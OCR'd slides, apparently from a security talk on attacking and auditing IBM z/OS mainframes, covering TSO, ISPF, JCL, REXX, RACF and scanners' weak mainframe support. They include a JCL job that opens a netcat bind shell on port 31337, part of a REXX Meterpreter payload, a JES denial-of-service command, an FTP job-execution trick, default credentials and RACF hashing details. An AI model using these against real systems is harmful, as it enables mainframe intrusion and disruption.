
- More akin to a shell like /bin/sh
- Let's you run commands:
  - FTP
  - REXEC
  - TRACEROUTE
  - NETSTAT
  - LISTDS

Username max: 7 chars

The “GUI” - ISPF

(Who names these things?)

- ISPF = The 'GUI' used to interact
  - File browser
  - Swanky Editor
  - Made of 'panels’


Menu Options View Utilities Compilers Hel
DSLIST - Data Sets Matching TCP*
Command ===>
Command - Enter "/" to select action
TCPIP.AEZAXLT2
TCPIP.AEZAXLT3
TCPIP.ETC.PROTO
TCPIP.ETC.RPC
TCPIP.ETC.SERVICES.INSTALL
TCPIP.FTP.DATA
TCPIP.HOSTS.ADDRINFO
TCPIP.HOSTS.LOCAL
TCPIP.HOSTS.SITEINFO
TCPIP.MIBDESC.DATA
TCPIP.PROFILE.TCPIP
TCPIP.SEZACMAC
TCPIP.SEZACMTX
TCPIP.SEZADBCX
TCPIP.SEZADBRM
TCPIP.SEZADPIL
TCPIP.SEZADSIL

```
000176          "Meterpreter : z/OS REXX"||NEWLINE
000177      return text
000178
000179  GET_UID: /* returns the UID */
000180      text = NEWLINE||"Mainframe userID: "||userid()||NEWLINE
000181      return text
000182
000183  GET_IP_INFO:
000184  /* Uses TSO command 'netstat home' to get IP config */
000185  /* Requires TSO segment */
000186      x = OUTTRAP('var.')
000187      address tso  "NETSTAT HOME"
000188      parse var var.1 a1 a2 a3 a4 a5 a6 a7 a8 type .
000189      text = NEWLINE||"TCP/IP Name:" type||NEWLINE
000190      IPADDR = SOCKET('GETHOSTID')
000191      parse var IPADDR ip_rc ip_addr
000192     text = text||"Connected using IP Address: "||ip_addr||NEWLINE||NEWLINE
000193      j = 1
```

It's called a Dataset *sigh*

- Uses 'Datasets' not 'Files' (but I still call them files)
- Composed of HLQ and 'the rest':

TCPIP.FTP.DATA

- Can be 'partitioned'


AC1D.JCL(FILE)

It's a UNIX system! I know this

It's a UNIX system! I know this

- z/OS comes with UNIX
- the command 'OMVS' gives you a /bin/sh shell
- You can 'su' to root without a password
  - Controlled by group 'BPX.SUPERUSER'

```
ZEROCUL:/u/zerocul: >netstat -h
MVS TCP/IP NETSTAT CS V1R6       TCPIP Name: TCPIP
Home address list:
Address          Link             Flg
-------          ----             ---
192.168.1.89     CTC1             P
127.0.0.1        LOOPBACK
ZEROCUL:/u/zerocul: >traceroute 192.168.1.1
CS V1R6: Traceroute to 192.168.1.1 (192.168.1.1)
Enter ESC character plus C or c to interrupt
1 P640 (192.168.1.50)  1 ms  1 ms  1 ms
2 192.168.1.1 (192.168.1.1)  1 ms  1 ms  2 ms
ZEROCUL:/u/zerocul: >id
uid=59745(ZEROCUL) gid=2(USERG02)
ZEROCUL:/u/zerocul: >uname -a
OS/390 ADCD 16.00 03 2187
ZEROCUL:/u/zerocul: >uname -I
z/OS
ZEROCUL:/u/zerocul: >
```



JCL and Jobs

- Everything on the mainframe is a JOB, managed by JES (Job Entry Subsystem)
- JCL, Same as a shell script (sorta)
- Has a 'JOB CARD' or header and a 'PGM' or program to execute

```
//BLACKHAT JOB (EVIL),'LISTENER SHELL',
//          NOTIFY=&SYSUID,
//               CLASS=T,
//               MSGCLASS=H,
//               TIME=NOLIMIT,
//               MSGLEVEL=(1,1)
//* THIS NEXT LINE EXECUTES BPXBATCH (OUR 'PROGRAM)'
//NCLOL EXEC PGM=BPXBATCH
//STDIN DD SYSOUT=*
//STDOUT DD SYSOUT=*
//STDPARM DD *
SH /u/case/nc -l -p 31337 -e /bin/sh
/*
```

JOB CARD

Program

Parameters

Let's talk about REXX (baby)

- z/OS comes with REXX
- Scripting language similar to RUBY/PYTHON

- REXX Sockets have ASCII translation built in:

```
Socket('Setsockopt',socket,'SOL_SOCKET','SO_ASCII','ON')
```

- Other (i.e. C) sockets do not have this!

```
    CASE.REXX.EXEC(GAME) - 01.01
****************************** Top c
/* REXX */
/* This is an amazing comment */
yo = RANDOM(1024,65000)
say 'Your Random number was:' yo
addr = address()
header = userid()
say center(addr, 79, '-')
DO FOREVER
SAY 'enter a command'
PARSE PULL command
SELECT
  WHEN command = 'help' THEN
     SAY 'Help is on the way'
  WHEN command = 'ls' THEN
   DO
     SAY 'Listing Folders'
   END
```

Always starts with
/* REXX */

Get a random number from 1024 to 65000

print it to the screen

print the address space


DO a loop FOREVER

Ask the user for a command

SELECT same as 'SWITCH' or elsif.

MASTERS of the CONSOLES

- A 'system' level console
- If you can get access they're fucked



MASTERS of the CONSOLES

- For example:

```
$T JOBDEF,JOBNUM=5
```

This would DoS JES (don't do this!)

JOBDEF = JES parameters

JOBNUM = The number of jobs to run concurrently (normally very high)

FTP Server

- Most companies still run an FTP server
- An amazing 'feature': **SITE FILE=JES**
- What if it looked like this: **SITE FILE=/bin/sh**

If you do this it executes the JCL you uploaded!

Important Places

- Most Important to look at:

NETSTAT HOME (ip configuration)

TCPIP.FTP.DATA (you'll see why)

RACF **'SETROPTS LIST'** (password config)

OMVS Segment UID (no one should be '0')

BPX.SUPERUSER facility class (gives 'su')

JESJOBS class (who can submit jobs)

RACF'm

- RACF controls ALL security on the mainframe. ***EVERYTHING***!
- Can be replaced by ACF2 or TOP Secret
- Default User/Pass: **IBMUSER/SYS1**

RACF'm

- No 'root' concept but 'SPECIAL' gives full control
  - limit access to **SPECIAL**
- Limit even read access to RACF because…
- Also stores the **password hashes**!

DES: in 2013

- IBM uses DES to store those hashes
- The USERID is the 'salt'
- Limiting passwords to **8 chars**
  1. Takes the password and adds **0x55** to each EBCDIC char
  2. Shifts each byte to the left one bit
  3. Feeds that into DES algorithm

RVARY LIST

```
rvary list

 RACF DATABASE STATUS:
 ACTIVE   USE     NUMBER   VOLUME     DATASET
 ------   ---     ------   ------
  YES     PRIM       1     FAN001     SYSFAN.RACF.PRIMARY
  YES     BACK       1     FAN001     SYSFAN.RACF.BACKUP
 RVARY COMMAND HAS FINISHED PROCESSING.
```

TESTING MAINFRAME SECURITY

Frustrating Experience

- Tools don't (or didn't) support z/OS
- Internet is often wrong or out-of-date
- Frameworks don't typically include z/OS

No NMAP


```
:~/nmap-svn/scripts$ ls|grep -i tso
:~/nmap-svn/scripts$ ls|grep -i zos
:~/nmap-svn/scripts$ ls|grep -i mainframe
:~/nmap-svn/scripts$ ls|grep -i 3270
:~/nmap-svn/scripts$ ls|grep -i cics
```

Wrong NMAP

```
Starting Nmap 6.26SVN ( http://nmap.org ) at 2013
Nmap scan report for s[REDACTED]u (131.216
Host is up (0.077s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     IBM OS/390 ftpd V1R12
23/tcp    open  ssl     Microsoft IIS SSL
2323/tcp open  telnet  IBM OS/390 or SNA telnetd
```

OS/390 was discontinued in 2004

No NESSUS


TENABLE Network Security®
Enter search text
Solutions
Products
Services
Partners
Training & Certification
Resources
Support
About Tenab
> pri
Tenable Products
Nessus
Search
Search results :
ID
Name
Family
0 result
Product Overview
Nessus Auditor Bundles

No Metasploit

Metasploit Modules Related To IBM ZOS

